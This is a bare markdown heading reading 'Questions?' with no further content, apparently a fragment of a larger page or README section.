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# Questions?

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